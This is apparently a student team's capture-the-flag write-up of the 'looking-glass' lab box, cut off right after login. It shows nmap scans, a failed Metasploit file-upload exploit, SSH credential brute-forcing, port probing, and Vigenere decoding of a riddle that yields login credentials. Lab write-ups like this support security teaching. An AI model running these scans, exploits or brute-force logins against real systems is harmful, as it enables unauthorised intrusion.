

# PenTest 1

## ROOM A

### Blessing Software

Members:

ID	Name	Role
1211103213	Uwais	Leader
1211103184	Muzaffar	Member
1211103149	Dzakry Hariz	Member
1211102082	Thanussha	Member


## Step: Recon and Enumeration

**Members Involved:** Uwais,Dzakry,Muzaffar,Thanussha

**Tools used:** Nmap, ssh Commands, metasploit framework


## Thought Process and Methodology and Attempts:

Using nmap, we scanned to check for any open ports.



```
(1211103213㉿kali)-[~]
$ nmap -sC 10.10.241.14 -vv
Starting Nmap 7.92 ( https://nmap.org ) at 2022-07-25 22:07 EDT
NSE: Loaded 125 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 2) scan.
Initiating NSE at 22:07
Completed NSE at 22:07, 0.00s elapsed
NSE: Starting runlevel 2 (of 2) scan.
Initiating NSE at 22:07
Completed NSE at 22:07, 0.00s elapsed
Completed Ping Scan at 22:07
Scanning 10.10.241.14 [2 ports]
Completed Ping Scan at 22:07, 0.22s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 22:07
Completed Parallel DNS resolution of 1 host. at 22:07, 0.01s elapsed
Initiating Connect Scan at 22:07
Scanning 10.10.241.14 [1008 ports]
Discovered open port 22/tcp on 10.10.241.14
Discovered open port 9010/tcp on 10.10.241.14
Discovered open port 9200/tcp on 10.10.241.14
Discovered open port 9050/tcp on 10.10.241.14
Discovered open port 9502/tcp on 10.10.241.14
Discovered open port 10002/tcp on 10.10.241.14
Discovered open port 9099/tcp on 10.10.241.14
Discovered open port 9011/tcp on 10.10.241.14
Discovered open port 9595/tcp on 10.10.241.14
Discovered open port 10778/tcp on 10.10.241.14
Discovered open port 9593/tcp on 10.10.241.14
Discovered open port 9220/tcp on 10.10.241.14
Discovered open port 9876/tcp on 10.10.241.14
Discovered open port 9207/tcp on 10.10.241.14
Discovered open port 13456/tcp on 10.10.241.14
Increasing send delay for 10.10.241.14 from 0 to 5 due to 72 out of 238 dropped probes since last increase.
Discovered open port 9917/tcp on 10.10.241.14
Discovered open port 10001/tcp on 10.10.241.14
Discovered open port 12174/tcp on 10.10.241.14
Discovered open port 9943/tcp on 10.10.241.14
Discovered open port 10024/tcp on 10.10.241.14
Discovered open port 9110/tcp on 10.10.241.14
Discovered open port 9929/tcp on 10.10.241.14
Discovered open port 9009/tcp on 10.10.241.14
```

But we were unable to enter any of the website. So we tried to look at the service used.



```
(1211103213㉿kali)-[~]
$ nmap -sV 10.10.241.14
Starting Nmap 7.92 ( https://nmap.org ) at 2022-07-25 22:13 EDT
Nmap scan report for 10.10.241.14
Host is up (0.00s latency).
Not shown: 916 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
9000/tcp  open  ssh          Dropbear sshd (protocol 2.0)
9001/tcp  open  ssh          Dropbear sshd (protocol 2.0)
9002/tcp  open  ssh          Dropbear sshd (protocol 2.0)
9003/tcp  open  ssh          Dropbear sshd (protocol 2.0)
9009/tcp  open  ssh          Dropbear sshd (protocol 2.0)
9010/tcp  open  ssh          Dropbear sshd (protocol 2.0)
9011/tcp  open  ssh          Dropbear sshd (protocol 2.0)
9040/tcp  open  ssh          Dropbear sshd (protocol 2.0)
9050/tcp  open  ssh          Dropbear sshd (protocol 2.0)
9071/tcp  open  ssh          Dropbear sshd (protocol 2.0)
9080/tcp  open  ssh          Dropbear sshd (protocol 2.0)
9081/tcp  open  ssh          Dropbear sshd (protocol 2.0)
9090/tcp  open  ssh          Dropbear sshd (protocol 2.0)
9091/tcp  open  ssh          Dropbear sshd (protocol 2.0)
9099/tcp  open  ssh          Dropbear sshd (protocol 2.0)
9100/tcp  open  jetdirect?
9101/tcp  open  jetdirect?
9102/tcp  open  jetdirect?
9103/tcp  open  jetdirect?
9110/tcp  open  ssh          Dropbear sshd (protocol 2.0)
9111/tcp  open  ssh          Dropbear sshd (protocol 2.0)
9200/tcp  open  ssh          Dropbear sshd (protocol 2.0)
9207/tcp  open  ssh          Dropbear sshd (protocol 2.0)
9220/tcp  open  ssh          Dropbear sshd (protocol 2.0)
9290/tcp  open  ssh          Dropbear sshd (protocol 2.0)
9415/tcp  open  ssh          Dropbear sshd (protocol 2.0)
9418/tcp  open  ssh          Dropbear sshd (protocol 2.0)
9485/tcp  open  ssh          Dropbear sshd (protocol 2.0)
9500/tcp  open  ssh          Dropbear sshd (protocol 2.0)
9502/tcp  open  ssh          Dropbear sshd (protocol 2.0)
9503/tcp  open  ssh          Dropbear sshd (protocol 2.0)
9535/tcp  open  ssh          Dropbear sshd (protocol 2.0)
9575/tcp  open  ssh          Dropbear sshd (protocol 2.0)
9593/tcp  open  ssh          Dropbear sshd (protocol 2.0)
9594/tcp  open  ssh          Dropbear sshd (protocol 2.0)
```

Finding that it is known as Dropbear, we thought we could find some exploitation in metasploit.

The screenshot shows a terminal window titled "Shell No.1". The content of the terminal is as follows:

```
File Actions Edit View Help
93c08539
wvu <wvu@metasploit.com>
Available targets:
Id Name
-- 
0 Ubiquiti airOS < 5.6.2

Check supported:
No

Basic options:
Name Current Setting Required Description
Proxies no A proxy chain of format type:host:port[,type:host:port][ ... ]
RHOSTS yes The target host(s), see https://github.com/rapid7/metasploit-framework/wi
ki/Using-Metasploit
RPORT 443 yes The target port (TCP)
SSH_PORT 22 yes SSH port
SSL true no Negotiate SSL/TLS for outgoing connections
VHOST no HTTP server virtual host

Payload information:

Description:
This module exploits a pre-auth file upload to install a new root user to /etc/passwd and an SSH key to /etc/dropbear/authorized_keys. FYI, /etc/{passwd,dropbear/authorized_keys} will be overwritten. /etc/persistent/rc.poststart will be overwritten if PERSIST_ETC is true. This method is used by the "nf" malware infecting these devices.

References:
https://www.exploit-db.com/exploits/39701
https://hackerone.com/reports/73480

msf6 exploit(linux/http/ubiquiti_airos_file_upload) > set RHOSTS 10.10.241.14
RHOSTS => 10.10.241.14
msf6 exploit(linux/http/ubiquiti_airos_file_upload) > exploit

[*] Uploading /etc/passwd
[*] Uploading /etc/dropbear/authorized_keys
[*] Logging in as qifxbdm
[*] Exploit completed, but no session was created.
msf6 exploit(linux/http/ubiquiti_airos_file_upload) > 
```

Unfortunately, it didn't work.

We also tried to find another exploit using ssh login which was a module in msf that could bruteforce a login when given the usernames and passwords.

```
msf6 > search ssh
```

Matching Modules


#	Name	Disclosure Date	Rank	Check	Description
0	exploit/linux/http/alienVault_exec	2017-01-31	excellent	Yes	AlienVault OSS
1	auxiliary/scanner/ssh/apache_karaf_command_execution	2016-02-09	normal	No	Apache Karaf D
2	auxiliary/scanner/ssh/karaf_login		normal	No	Apache Karaf L
3	exploit/apple_ios/ssh/cydia_default_ssh	2007-07-02	excellent	No	Apple iOS Defa
4	exploit/unix/ssh/arista_tacplus_shell	2020-02-02	great	Yes	Arista restric
5	exploit/unix/ssh/array_vxag_vavp_privkey_privesc	2014-02-03	excellent	No	Array Networks
6	exploit/linux/ssh/ceragon_fibeair_known_privkey	2015-04-01	excellent	No	Ceragon FibeAi
7	auxiliary/scanner/ssh/kerberos_sftp_enumusers	2014-05-27	normal	Eng	Cerberus FTP S
8	auxiliary/dos/cisco/cisco_7937g_dos	2020-06-02	normal	No	Cisco 7937G De
9	auxiliary/admin/http/cisco_7937g_ssh_privesc	2020-06-02	normal	No	Cisco 7937G SS
10	auxiliary/scanner/http/cisco_firepower_login		normal	No	Cisco Firepowe
11	exploit/linux/ssh/cisco_ucs_scputser	2019-08-21	excellent	No	Cisco UCS Dire
12	auxiliary/scanner/ssh/eaton_xpert_backdoor	2018-07-18	normal	No	Eaton Xpert Me
13	exploit/linux/ssh/exagrid_known_privkey	2016-04-07	excellent	No	ExaGrid Known
14	exploit/linux/ssh/f5_bigip_known_privkey	2012-06-11	excellent	No	F5 BIG-IP SSH
15	auxiliary/scanner/ssh/fortinet_backdoor	2016-01-09	normal	No	Fortinet SSH B
16	post/windows/manage/forward_pageant		normal	No	Forward SSH Ag
17	exploit/windows/ssh/freeftpd_key_exchange	2006-05-12	average	No	FreeFTPD 1.0.1
18	exploit/windows/ssh/freesshd_key_exchange	2006-05-12	average	No	Freesshd 1.0.9
19	exploit/windows/ssh/freesshd_authbypass	2010-08-11	excellent	Yes	Freesshd Authe
20	auxiliary/scanner/http/gitlab_user_enum	2014-11-21	normal	No	GitLab User En
21	exploit/multi/http/gitlab_shell_exec	2013-11-04	excellent	Yes	Gitlab-shell C
22	exploit/linux/ssh/ibm_drm_a3user	2020-04-21	excellent	No	IBM Data Risk
23	post/windows/manage/install_ssh		normal	No	Install OpenSS
24	post/multi/gather/jenkins_gather		normal	No	Jenkins Creden
25	auxiliary/scanner/ssh/juniper_backdoor	2015-12-20	normal	No	Juniper SSH Ba
26	auxiliary/scanner/ssh/detect_kippo		normal	No	Kippo SSH Hone
			Sponsored by		
44	post/windows/manage/sshkey_persistence		good	No	SSH Key Persis
45	auxiliary/scanner/ssh/ssh_login		normal	No	SSH Login Chec
46	auxiliary/scanner/ssh/ssh_identify_pubkeys		normal	No	SSH Public Key
			Acceptance Scanner		

```
msf6 > use auxiliary/scanner/ssh/ssh_login
msf6 auxiliary(scanner/ssh/ssh_login) >
```

```
[*] 10.10.166.133:22 - Starting bruteforce
[-] 10.10.166.133:22 - Failed: 'root:password'
[!] No active DB -- Credential data will not be saved!
[-] 10.10.166.133:22 - Failed: 'root:password123'
[-] 10.10.166.133:22 - Failed: 'root:hello'
[-] 10.10.166.133:22 - Failed: 'root:root'
[-] 10.10.166.133:22 - Failed: 'root:toor'
[-] 10.10.166.133:22 - Failed: 'root:admin'
[-] 10.10.166.133:22 - Failed: 'toor:password'
[-] 10.10.166.133:22 - Failed: 'toor:password123'
[-] 10.10.166.133:22 - Failed: 'toor:hello'
[-] 10.10.166.133:22 - Failed: 'toor:root'
[-] 10.10.166.133:22 - Failed: 'toor:toor'
[-] 10.10.166.133:22 - Failed: 'toor:admin'
[-] 10.10.166.133:22 - Failed: 'admin:password'
[-] 10.10.166.133:22 - Failed: 'admin:password123'
[-] 10.10.166.133:22 - Failed: 'admin:hello'
[-] 10.10.166.133:22 - Failed: 'admin:root'
[-] 10.10.166.133:22 - Failed: 'admin:toor'
[-] 10.10.166.133:22 - Failed: 'admin:admin'
[-] 10.10.166.133:22 - Failed: 'host:password'
[-] 10.10.166.133:22 - Failed: 'host:password123'
[-] 10.10.166.133:22 - Failed: 'host:hello'
[-] 10.10.166.133:22 - Failed: 'host:root'
[-] 10.10.166.133:22 - Failed: 'host:toor'
[-] 10.10.166.133:22 - Failed: 'host:admin'
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/ssh_login) > 
```

With some of our random guesses of common usernames and passwords we were unable to find anything useful.

Going back to the start, we instead tried to connect with the open ports through ssh commands. Doing so, we got a response. This hinted to us that we needed to figure out the correct port to enter. We did this by slowly narrowing down the ports.



```
1211103213@kali: ~ x 1211103213@kali: ~ x 1211103213@kali: ~ x

(1211103213㉿kali)-[~]
$ ssh -p 9000 wais@10.10.241.14
The authenticity of host '[10.10.241.14]:9000' ([10.10.241.14]:9000) can't be established.
RSA key fingerprint is SHA256:iMwNI8HsNkoZQ700IFs1Qt8cf0ZDq2uI8dIK97XGPj0.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[10.10.241.14]:9000' (RSA) to the list of known hosts.
Lower
Connection to 10.10.241.14 closed.

(1211103213㉿kali)-[~]
$ ssh -p 10000 wais@10.10.241.14
The authenticity of host '[10.10.241.14]:10000' ([10.10.241.14]:10000) can't be established.
RSA key fingerprint is SHA256:iMwNI8HsNkoZQ700IFs1Qt8cf0ZDq2uI8dIK97XGPj0.
This host key is known by the following other names/addresses:
  ~/.ssh/known_hosts:11: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[10.10.241.14]:10000' (RSA) to the list of known hosts.
Higher
Connection to 10.10.241.14 closed.

(1211103213㉿kali)-[~]
$ ssh -p 9500 wais@10.10.241.14
The authenticity of host '[10.10.241.14]:9500' ([10.10.241.14]:9500) can't be established.
RSA key fingerprint is SHA256:iMwNI8HsNkoZQ700IFs1Qt8cf0ZDq2uI8dIK97XGPj0.
This host key is known by the following other names/addresses:
  ~/.ssh/known_hosts:11: [hashed name]
  ~/.ssh/known_hosts:12: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[10.10.241.14]:9500' (RSA) to the list of known hosts.
Higher
Connection to 10.10.241.14 closed.

(1211103213㉿kali)-[~]
$ ssh -p 9250 wais@10.10.241.14
The authenticity of host '[10.10.241.14]:9250' ([10.10.241.14]:9250) can't be established.
RSA key fingerprint is SHA256:iMwNI8HsNkoZQ700IFs1Qt8cf0ZDq2uI8dIK97XGPj0.
This host key is known by the following other names/addresses:
  ~/.ssh/known_hosts:11: [hashed name]
  ~/.ssh/known_hosts:12: [hashed name]
  ~/.ssh/known_hosts:13: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[10.10.241.14]:9250' (RSA) to the list of known hosts.
Higher
Connection to 10.10.241.14 closed.
```

After we found out the correct port, we discovered a riddle.

```
File Actions Edit View Help
1211103213@kali: ~ x 1211103213@kali: ~ x 1211103213@kali: ~ x
-(1211103213@kali)-[~]
$ ssh -p 9124 wais@10.10.241.14
The authenticity of host '[10.10.241.14]:9124 ([10.10.241.14]:9124)' can't be established.
RSA key fingerprint is SHA256:imWnI8HsNKoZQ700IFs1Qt8cf0ZDq2uI8dIK97XGPj0.
This host key is known by the following other names/addresses:
./.ssh/known_hosts:11: [hashed name]
./.ssh/known_hosts:12: [hashed name]
./.ssh/known_hosts:13: [hashed name]
./.ssh/known_hosts:14: [hashed name]
./.ssh/known_hosts:15: [hashed name]
./.ssh/known_hosts:16: [hashed name]
./.ssh/known_hosts:17: [hashed name]
./.ssh/known_hosts:18: [hashed name]
(2 additional names omitted)
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[10.10.241.14]:9124' (RSA) to the list of known hosts.
You've found the real service.
Solve the challenge to get access to the box
Jabberwocky
'Mdes mgplmmz, cvs alv lsmtsn aowil
Fqs ncix hrd rxtbmi bp bwl arul;
Elw bpmte pgzt alv uvordcet,
Egf bwl qffl vaewz ovxztiql.

'Fvphive ewl Jbfugzlvgb, ff woy!
Ioe kepu bwpx sbai, tst jlbal vppa grmj1.
Bplhrf xag Rjinlu imro, pud tlnp
Bwl jintmofh Iaohtachxta!

Oi tzdr hjw oqzehp jpvvd tc oao:
Eqvv amdx ale xpxpxq hwt oi jhbkhe--
Hv rfwmg1 wl fp moi Tfbaun xkgm,
Puh jmv5d lloimi bp bwvyxaa.

Eno pz io yyhqho xyhbkhe wl sushf,
Bwl Nruirhdjk, xmmj mn1w fy mpaxt,
Jani pjqumpzgn xhcdg1 xag bjskvr ds00,
Pud cykdttk ej ba gaxt!

Vnf, xpq! Wcl, xnh! Hrd ewayovka cvs alihbkh
Ewl vpvict qseux dine huidoxt-achgb!
Al peqi pt eitf, ick azmo mtd wlae
Lx ymcra krebqpsxug cevm.

'Ick lrla xhzj zlbmg vpt Qesulvwzrr?
Cpqx vw bf eifz, qy mthmjwa dwn!
```

```
File Actions Edit View Help
1211103213@kali: ~ x 1211103213@kali: ~ x 1211103213@kali: ~ x
-(1211103213@kali)-[~]
(2 additional names omitted)
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[10.10.241.14]:9124' (RSA) to the list of known hosts.
You've found the real service.
Solve the challenge to get access to the box
Jabberwocky
'Mdes mgplmmz, cvs alv lsmtsn aowil
Fqs ncix hrd rxtbmi bp bwl arul;
Elw bpmte pgzt alv uvordcet,
Egf bwl qffl vaewz ovxztiql.

'Fvphive ewl Jbfugzlvgb, ff woy!
Ioe kepu bwpx sbai, tst jlbal vppa grmj1.
Bplhrf xag Rjinlu imro, pud tlnp
Bwl jintmofh Iaohtachxta!

Oi tzdr hjw oqzehp jpvvd tc oao:
Eqvv amdx ale xpxpxq hwt oi jhbkhe--
Hv rfwmg1 wl fp moi Tfbaun xkgm,
Puh jmv5d lloimi bp bwvyxaa.

Eno pz io yyhqho xyhbkhe wl sushf,
Bwl Nruirhdjk, xmmj mn1w fy mpaxt,
Jani pjqumpzgn xhcdg1 xag bjskvr ds00,
Pud cykdttk ej ba gaxt!

Vnf, xpq! Wcl, xnh! Hrd ewayovka cvs alihbkh
Ewl vpvict qseux dine huidoxt-achgb!
Al peqi pt eitf, ick azmo mtd wlae
Lx ymcra krebqpsxug cevm.

'Ick lrla xhzj zlbmg vpt Qesulvwzrr?
Cpqx vw bf eifz, qy mthmjwa dwn!
V jitinofh kaz! Gtntdvl! Ttspaj!
Wl ciskvttk me apw jzn.

'Awbw utqasmx, tuh tst zlxaa bdcij
Wph gigl aoh zkuqsi zg ale hpie;
Bpe ogbzcz nxyi tzt iosszqdtz,
Eew ale xdte semja dbxxkhfe.
Jdbz tivtmi pw sxderpIoeKeudmgdstd
Enter Secret: Incorrect secret.
Connection to 10.10.241.14 closed.
```

## Step: Initial Foothold

**Members Involved:** Uwais,Dzakry,Muzaffar

**Tools used:** ssh Commands, CyberChef, Boxentriq.com(Vigenere Tool), LinEnum.sh(SUID functions), revshells.com(Reverse Shell Generator), Netcat Listener, textreverse.com

## Thought Process and Methodology and Attempts:

Seeing the title “Jabberwocky” we found a poem that seems to have the same structure as the riddle. We determined that we had to decipher the text. I tried using CyberChef’s Vigenere Decoder but I couldn’t figure out what was the key to deciphering it.

The image shows two screenshots of the CyberChef web application interface. Both screenshots show the same process: a Vigenère Decode step with the key "Jabberwocky".

**Screenshot 1 (Top):** The input ciphertext is:  
'Mdes mgplmmz, cvs alv lsmtsn aowl  
Fqs ncix hrd rxtnbi bp bwl arul;  
Elw bpmtc pgzt alv uvvordet,  
Egf bwl qffl vawez ovxztqi.  
  
'Fvphve ewl Jbfugzlvgb, ff woy!  
Ioe kepu bwlx sbai, tst jibal vppa grmjil!  
Bplhrf xag Rjiniu imro, pud tlnp  
Bwl jintmofh Iaohxtachxtal'  
  
The output is:  
'Dddr iptxkcb, tvt zhe pkejue anveu  
Jcq dezx gqz abfcz ksp avh jvgj;  
Unn bolpl tsxj ccc txrvxpau,  
Vge asu urdb xrevy keblyrcs.  
  
'Fuodei qub Lstftvusz, vh nox!  
Hkn oqnk dnhw rxjm, fqj lcbz rytm ehol!  
Aohqvr vqj Ijhmhd mype, rld skjy  
Fij zketlnbq Mmmxzkaabgtcel'  
  
'Ag jburi gis xulcrx apuuu cg ayej:  
Vqu wvhj ybg optwlbz tuj qz jgagqj--  
Tt hhnmfk su jb kek Kfazqw bwec,  
Rlh ilrbh xjekdi ao xfzkvqc.'

**Screenshot 2 (Bottom):** The input ciphertext is:  
'Mdes mgplmmz, cvs alv lsmtsn aowl  
Fqs ncix hrd rxtnbi bp bwl arul;  
Elw bpmtc pgzt alv uvvordet,  
Egf bwl qffl vawez ovxztqi.  
  
'Fvphve ewl Jbfugzlvgb, ff woy!  
Ioe kepu bwlx sbai, tst jibal vppa grmjil!  
Bplhrf xag Rjiniu imro, pud tlnp  
Bwl jintmofh Iaohxtachxtal'  
  
The output is:  
'Dddr iptxkcb, ste eur krmkjn znsrp  
Roi psjgj laz quttsdi aox qfp mpkn;  
Uji fyisb pxtz zkr dzhmhfsfc,  
Ipb avl hwfk unmal mizpruuu.  
  
'Buohme evk Fkjgeenlen, jo snx!  
Ifv kdoq kat iddg, fw fkac mpoz caqvjl  
Rrbfdj gwf Qjzelzt hias, bst vblb  
Ffh ihnkdoeg Ejstvjcfsjxj!'  
  
Kh szui hiv kzdqff lfthh cy nzoy:  
Vqu wvhj ybg nqnbymw gwfi igxtiq--  
Fl tvuyku sk ep dfi Sexjyz vaic,  
Ngl siurd ccohole kt nulanym.'

Then, Dzakry was able to decipher it using boxentriq which has a Vigenere tool with auto decode, which could find what it thinks the cypher key could be.

### Vigenere Tool

'Mdes mgplmmz, cvs alv lsmtsn aowil  
Fqs ncix hrd rxtbmi bp bwl arul;  
Elw bpmtc pgzt alv uvvordcet,  
Egf bwl qffl vaewz ovxztiql.

Remove Spaces Letters Only Reverse UPPER lower 5-groups Undo

Copy Paste Text Options...

Type key here... Standard Mode English

Decode Encode Auto Solve (without key) Instructions

#### Auto Solve Options

Min Key Length Max Key Length Iterations Max Results Spacing Mode

3 20 100 10 Automatic

### Auto Solve results

Score	Key	Text
37275	thealphabetcipher	twas brillig and the slithy toves did gyre and gimble in the wabe all mimsy were the borogoves and the mome raths outgrabe beware the jabberwock my son the jaws that bite the claws that catch beware the jubjub bird and shun the frumious bandersnatch he took his vorpal sword in hand long time the manxome foe he sought so rested he by the tumtum tree and stood awhile in thought and as in uffish thought he stood the jabberwock with eyes of flame came whiffling through the tulgey wood and burbled a
6816	hbkpiwusphhavaxaxmmt	fcud ekvtxfs cas dly zgtmrld lgaot qjl nhia hur femact tt hew tkuq eow edaaovklerd foowodfew sum uvb bxjr dlxpz tvazwwes yufsnikew cufzgcllyup my vej ask spin bbha seow als zwter dait gwmml edzoke nly vpqyen irrr ppxr hsgo rhd novefhfm idoklhvgnes so bkwk

Then if we used the key, we could now properly decode

### Vigenere Tool

'Mdes mgplmmz, cvs alv lsmtsn aowil  
Fqs ncix hrd rxtbmi bp bwl arul;  
Elw bpmtc pgzt alv uvvordcet,  
Egf bwl qffl vaewz ovxztiql.

Remove Spaces Letters Only Reverse UPPER lower 5-groups Undo

Copy Paste Text Options...

thealphabetcipher Standard Mode English

Decode Encode Auto Solve (without key) Instructions

#### Auto Solve Options

Min Key Length Max Key Length Iterations Max Results Spacing Mode

3 20 100 10 Automatic

## Results

Decoded message.

```
Did gyre and gimble in the wabe;  
All mimsy were the borogoves,  
And the mome raths outgrabe.  
Your secret is bewareTheJabberwock
```

[Copy](#)

[Text Options...](#)

Entering the secret, we were given what seems to be a username and password.



```
File Actions Edit View Help  
1211103213@kali:~ x 1211103213@kali:~ x 1211103213@kali:~ x  
└─(1211103213㉿kali)-[~]  
$ ssh -p 9124 wais@10.10.241.14  
You've found the real service.  
Solve the challenge to get access to the box  
Jabberwocky  
'Mdes mgplmmz, cvs alv lsmtsn aowil  
Fqs ncix hrd rxthmi bp bwl arul;  
Elw bpmtc pgzt alv uvvordcet,  
Egf bwl qffl vaewz ovxziql.  
  
'Fvphve ewl Jbfugzlvgb, ff woy!  
Ioe kepu bwhx sbai, tst jlbl vppa grmjl!  
Bplhrf xag Rjinlu imro, pud tlnp  
Bwl jintmofh Iaohxtachxta!'  
  
Oi tzdr hjw oqzehp jpvd tc oaoh:  
Eqvv amdx ale xpxpxq hwt oi jhbkhe--  
Hv rfwmgl wl fp moi Tfbaun xkgm,  
Puh jmvsd lloimi bp bwvyxaa.  
  
Eno pz io yyhqho xyhbkh wl sushf,  
Bwl Nruuirhdjk, xmmj mnlw fy mpaxt,  
Jani pjqumpzgn xhcdgbgi xag bjskvr dsoo,  
Pud cykdttk ej ba gaxt!  
  
Vnf, xpq! Wcl, xnh! Hrd ewayovka cvs alihbkh  
Ewl vpviit qseux dine huidoxt-achgb!  
Al peqi pt eitf, ick azmo mtd wlae  
Lx ymca krebqpsxug cevm.  
  
'Ick lrla xhzj zlbmg vpt Qesulvwzrr?  
Cpqx vw bf eifz, qy mthmjwa dwn!  
V jitinofh kaz! Gtntdvl! Ttspaj!'  
Wl ciskvttk me apw jzn.  
  
'Awbw utqasmx, tuh tst zljxxa bdcij  
Woh gjgl aoh zkusi zg ale hpie;  
Bpe ogbzcz nxyi tst iosszqdtz,  
Few ale xzte semja dbxxkhfe.  
Jdbi tivtmi pw sxderpIoeKeudmgdstd  
Enter Secret:  
jabberwock:SuddenDecidedlyThreesSharp  
Connection to 10.10.241.14 closed.  
└─(1211103213㉿kali)-[~]  
$
```

Using more ssh commands, we were able to connect into the target machine with the username and password given.

```

jabberwock@looking-glass:~ 
File Actions Edit View Help
